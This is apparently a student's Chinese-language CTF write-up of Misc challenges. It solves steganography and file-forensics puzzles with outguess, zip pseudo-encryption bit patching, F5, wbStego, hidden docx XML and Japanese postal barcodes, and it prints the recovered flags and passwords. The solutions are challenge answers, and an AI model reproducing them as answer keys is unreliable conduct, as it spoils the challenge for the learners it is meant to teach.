
```
root@AkiraOS:/mnt/f/CTF/Misc/MeisLunch# outguess -r Outguess.jpg -t 233.txt -k gUNrbbdR9XhRBDGpzz
Reading Outguess.jpg....
Extracting usable bits:   1161827 bits
Steg retrieve: seed: 3, len: 24
```

得到一个网址



https://dwz.cn/69rOREdu


打开链接下载得一个压缩包，里面有一张二维码



已选择 1 个文件, 3.27 KB (压缩后大小: 2.85 KB, 12.6%)

文件: 1, 文件夹: 0, 压缩包大小: 3.00 KB

扫码得到flag




File: Logo.png
Pages: 1
Barcodes: 1
Barcode: 1 of 1
Type: QR
Length: 39
Rotation: none
Module: 9.0pix
Rectangle: {X=4,Y=4,Width=323,Height=323}

```
hgame{ls#z^$7j%yL9wmObZ#MKZKM7!nGnDvTC}
```


0x02 所见即为假

~~真的都是假的~~

打开压缩包发现有密码，根据题目猜到是伪加密



```
Offset      0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15   ANSI ASCII
00000000   50 4B 03 04 14 00 00 00  08 00 89 7B 34 50 1E DF   PK      壀4P ?
00000016   09 47 FE 3E 10 00 80 4B  10 00 13 00 00 00 46 4C    G?n  €K      FL
00000032   41 47 5F 49 4E 5F 50 49  43 54 55 52 45 2E 6A 70   AG_IN_PICTURE.jp?
00000048   67 9C FC 57 58 53 51 D7  36 8C AE 10 20 88 54 09   g?黊XSQ?6??? ?T
```



```
55 CB 5D 8F AE 27 DB 5C  6D CB 02 76 06 FF 07 50   U?] ? 踈m? v    P
4B 01 02 1F 00 14 00 09  00 08 00 89 7B 34 50 1E   K          壀4P
DF 09 47 FE 3E 10 00 80  4B 10 00 13 00 24 00 00   ??G?>  €K    $
00 00 00 00 00 20 00 00  00 00 00 00 00 46 4C 41                FLA
47 5F 49 4E 5F 50 49 43  54 55 52 45 2E 6A 70 67   G_IN_PICTURE.jpg
0A 00 20 00 00 00 00 00  01 00 18 00 D1 F9 81 2F                 样 /
63 CF D5 01 7D 05 F7 12  64 CF D5 01 84 DE F6 12   c??} ?d??勣??
64 CF D5 01 50 4B 05 06  00 00 00 00 01 00 01 00   d?? PK
65 00 00 00 2F 3F 10 00  18 00 46 35 20 6B 65 79   e   /?      F5 key
3A 20 4E 6C 6C 44 37 43  51 6F 6E 36 64 42 73 46   : NllD7CQon6dBsF
4C 72                                              Lr
```

全局加密位无加密，文件加密位显示已加密，改`09 00`为`00 00`~~后来发现用7zip就没这么多事儿子~~

成功解压~~斯哈斯哈~~


CTF-Wiki得知压缩包注释的`F5 key`是指图片隐写软件`F5 steganography`的密码，下载后解压这张图

~~真 in the picture~~

得到一个txt文件，内容是

```
526172211A0701003392B5E50A01050600050101808000B9527AEA2402030BA70004A70020CB5BDC
2D80000008666C61672E7478740A03029A9D6C65DFCED5016867616D657B343038375E7A236D7377
33344552746E46557971704B556B32646D4C505736307D1D77565103050400
```

很像一堆Hex字节，粘到WinHex里




```
  Offset    0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15       ANSI ASCII
00000000   52 61 72 21 1A 07 01 00  33 92 B5 E5 0A 01 05 06   Rar!     3授?
00000016   00 05 01 01 80 80 00 B9  52 7A EA 24 02 03 0B A7       €€ 篓z?    ?
00000032   00 04 A7 00 20 CB 5B DC  2D 80 00 00 08 66 6C 61     ? 蓣?€    fla
00000048   67 2E 74 78 74 0A 03 02  9A 9D 6C 65 DF CE D5 01   g.txt    ?le呶?
00000064   68 67 61 6D 65 7B 34 30  38 37 5E 7A 23 6D 73 77   hgame{4087^z#msw
00000080   33 34 45 52 74 6E 46 55  79 71 70 4B 55 6B 32 64   34ERtnFUyqpKUk2d
00000096   6D 4C 50 57 36 30 7D 1D  77 56 51 03 05 04         mLPW60} wVQ
```

~~甚至不用改rar就得到了flag~~

0x03 地球上最后的夜晚

解压得到`Last Evenings on Earth.7z` 和 `No password.pdf`

~~询问ObjectNotFound得知原来`No password`指的是外层压缩包~~



wbStego4.3open

Ready, Steady, Go!

Step 6

Current settings:


Manipulated file:

Information

Decoding process finished.

Select "Continue" to begin with the selected process.

用PDF隐写软件`wbStego4.3open`解压出隐写数据得到压缩包密码




result.txt

```
Zip Password: OmR#O12#b3b%s*IW
```

解压得到`Last Evenings on Earth.docx`


打开docx没有发现什么特别的，用7zip打开对比正常的docx，发现多了一个`secret.xml`



F:\CTF\Misc\LastEveningsOnEarth\Last Evenings on Earth.docx\word\

名称	大小	压缩后大小	修改时间	创
theme	6 436	1 528	2012-07-02 09:52	
_rels	822	252	2012-07-02 09:52	
document.xml	76 679	23 980	2012-07-02 09:52	
fontTable.xml	3 568	870	2012-07-02 09:52	
secret.xml	109	108	2012-07-02 09:52	
settings.xml	3 019	1 205	2012-07-02 09:52	
styles.xml	27 516	2 775	2012-07-02 09:52	

打开得到flag



```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
<flag>hgame{mkLbn8hP2g!p9ezPHqHuBu66SeDA13u1}</flag>
```

0x04 玩玩条码


解压得到`7zipPasswordHere.mp4`、`Code128.7z`、`JPNPostCode.png`

mp4是蹦蹦蹦主线第五章5-8的CG~~别问我为什么查这个~~看了一下没什么特别的


`JPNPostCode`倒是很直接，没找到解码的东西，看看维基百科的说明：

> ### 组成
>
> 客户条形码的字符由五个宽度为5的黑线组成。但是，起始码/停止码由宽度为3的长条和半长条（底部）组成。显示字母时，将它们组合为控制代码+数字（A为CC1 + 0）。黑线由四种类型组成：长条，半长条（顶部），半长条（底部）和定时条，其长宽比为3：2：2：1。字符由宽度为1的白线分隔。

然后去日本邮政官网下了个条码生成器



根据维基用头解得`1087627`，打开cb.htm输进去验证



入力したデータ（1087627 ）のカスタ

[実寸] 9.1ポイント相当（プリンタに

印刷上の注意

好的，接下来就是视频了

一看就是视频隐写，但是如果直接搜视频隐写的话：

百度为您找到相关结果约1,150,000个

数字视频中的隐写术
数字视频由帧序列组成,具有信号空间大的特点,而且网络上的视频传输越来越常见,因此进行视频中的隐写术研究具有较大的理论与现实意义.介绍了视频隐写术的一般原理与...
d.wanfangdata.com.cn/C... - 百度快照

为您推荐：视频隐写存在的问题 视频隐写 视频中数字和现实中数字 隐写学视频 数字隐写术


Misc 总结 ---隐写术之多媒体文件隐写 - 先知社区
3条回复 - 发帖时间: 2018年1月25日
2018年1月12日 - - 在实验机中找到隐写术目录,打多媒体隐写,进一步找到文件夹视频隐写的目录下找到powpow.mp4的文件 - 我们可以先双击点开,观看下这个视频文件 - 分离...
https://xz.aliyun.com/t/1... - 百度快照

视频数字隐写与隐写分析技术研究
2.基于纠错码的压缩视频数字隐写算法研究:在对MPEG压缩视频数据进行分析的基础上,针对在采用差分编码的系数中嵌入信息后还需进行差值补偿的特点,提出了一种在压缩...
kns.cnki.net/KCMS/deta... - 百度快照

利用ffmpeg,提取视频特征进行帧内预测模式的隐写分析 - 顾哥_NET
2018年5月2日 - 但还是感谢一下论文作者之一的曹纭老师提供了未隐写和修改了10%IPM隐写后的264视频作为我这次课题的部分实验样例。 为了保证我文章中的实验可以复现,...
CSDN技术社区 - 百度快照

视频隐写检测技术研究
视频隐写是信息隐藏近来的研究热点,各种隐写算法不断出现,加强视频隐写监控,确保视频隐写技术不被非法使用已经成为国家信息安全的重要组成部分。视频隐写检测是对视频...
kns.cnki.net/KCMS/deta... - 百度快照

很少有CTF相关的文章，~~在ObjectNotFound学长的提醒下~~最终咕狗到一个VirtualDub插件



約有 21,100 項結果 (搜尋時間：0.30 秒)

提示： 只顯示繁體中文搜尋結果。您可以在使用偏好中指定搜尋語言


www.softpedia.com › ... › Video › Other VIDEO Tools ▾ 翻譯這個網頁
Download MSU Stego Video VirtualDub Video plugin 0.8
★★★★★ 評分：3.9 - 1 票
2005年6月2日 - Download MSU Stego Video VirtualDub Video plugin - MSU Stego Video VirtualDub Video plugin - Free plugin for hiding information in video.

books.google.co.jp › books_ 翻譯這個網頁
Cyber Forensics: A Field Manual for Collecting, Examining, ...
Albert Marcella, Jr., Doug Menendez - 2007 - Computers
Steganography Tool URL Description Scramdisk Scramdisk is a Win 95/98 based ... You can use MSU StegoVideo as a VirtualDub filter or as standalone .exe ...

msu-stego-video-virtualdub-video-plugin.freedownloadscenter.com › ... ▾ 翻譯這個網頁
MSU Stego Video VirtualDub Video plugin 0.8 - free download ...
2017年12月5日 - After info hiding you can compress video with unknown. Get MSU Stego Video VirtualDub Video plugin old versions and alternatives.


downloads.fyxm.net › ... › Video › Other VIDEO Apps ▾ 翻譯這個網頁
MSU Stego Video VirtualDub Video plugin 0.8 Download
MSU Stego Video VirtualDub Video plugin 0.8 Description: MSU Stego Video VirtualDub Video plugin - Free plugin for hiding information in video. Data that you ...

跟教程装完插件用JPNPostCode做密码处理完视频后得到~~一个忘记调码率所以有10G大的avi~~和7z密码




```
Zip Password: b8FFQcXsupwOzCe@
```

解压得到code128.png



扫码得flag



File: Code128.png

Pages: 1

Barcodes: 1

Barcode: 1 of 1 **Type:** Code128

Length: 39 **Rotation:** none

Module: 2.0pix **Rectangle:** {X=0,Y=0,Width=927,Height=75}

```
hgame{9h7epp1fIwIL3fOtsOAenDiPDzp7aH!7}
```

~~所以视频是什么条码啊kora（~~

总结

这周题目难度骤增，但也学到了很多东西，py应该也逐渐会用了~~轮子也越装越多~~。好多地方理解错的，卡着的都亏学长(姐)们的耐心指导。要学的东西好多，学院的任务也没完成==，希望下周别爆零吧，也要开始肝学院的任务了（逃

来吃个柚子，图文无关（